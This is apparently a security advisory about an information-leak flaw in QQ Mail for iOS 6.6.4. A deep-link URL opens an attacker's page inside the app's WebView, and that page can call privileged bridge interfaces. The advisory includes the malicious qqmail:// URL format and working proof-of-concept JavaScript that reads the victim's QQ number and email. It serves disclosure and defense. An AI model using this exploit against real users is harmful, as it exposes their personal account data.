

## An information leak vulnerability in the iOS version of QQ Mail

### **Brief Description**

QQ Mail app is a popular mail app, providing functions such as such as sending and receiving emails and mailbox management. It ranks No.5 in the "Productivity" category list on the App Store of China Area (as of 2024-12-20).





The iOS version of the QQ Mail supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the QQ Mail app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's account information** (such as NickName, QQ Number, Email).


#### **Vulnerability Exploitation Process and Root Cause**

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **qqmail:**//link?url=https://attack.com/attack.html. Here, "attack.com" represents a domain under the attacker's control. In our experiment, we use "https://zhouziyi1.github.io/iOSJS/qqmail/atkQQMail.html" as the malicious webpage.

When the victim clicks this URL on (qqmail://link?url=https://zhouziyi1.github.io/iOSJS/qqmail/atkQQMail.html), it directs the victim to the QQ Mail app and opens the webpage https://zhouziyi1.github.io/iOSJS/qqmail/atkQQMail.html within the app.



Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's account information** (such as NickName, QQ Number, Email).



Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```
setTimeout(function () {
    var str2 = '[\"{\\\"func\\\":\\\"getUin\\\",\\\"params\\\":{},\\\"callbackId\\\":\\\"002\\\"}\"]';
    qmailBridge.fetchQueue = function () {
        fetchData("qqmailapijs://private/setresult/fetchqueue&" + base64Encode(utf8Encode(str2)));
        return str2;
    }
    fetchData("qqmailapijs://dispatch_message/");
}, 500);

setTimeout(function () {
    var str2 = '[\"{\\\"func\\\":\\\"getEmail\\\",\\\"params\\\":{},\\\"callbackId\\\":\\\"003\\\"}\"]';
    qmailBridge.fetchQueue = function () {
        fetchData("qqmailapijs://private/setresult/fetchqueue&" + base64Encode(utf8Encode(str2)));
        return str2;
    }
    fetchData("qqmailapijs://dispatch_message/");
}, 1000);
```

```
var qmailBridge = {};

qmailBridge.handleMessage = function (res) {

var json = res;
switch (json.callbackId) {

case "001":
    document.getElementById("NickName").innerText = "Your NickName: " + json.params;
    break;
case "002":
    document.getElementById("QQNumber").innerText = "Your QQ Number: " + json.params;
    break;
case "003":
    document.getElementById("Email").innerText = "Your Email: " + json.params;
    break;
}
```

# Impact of the Vulnerability

Scope of the vulnerability: QQ Mail iOS version 6.6.4 (the latest version as of 2024-12-20).

Consequences of the vulnerability: Information disclosure.

**Download Link For Affected Application:** 

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#### **Possible Countermeasures**

Should implement more strict domain name checks before the invocation of privileged interfaces.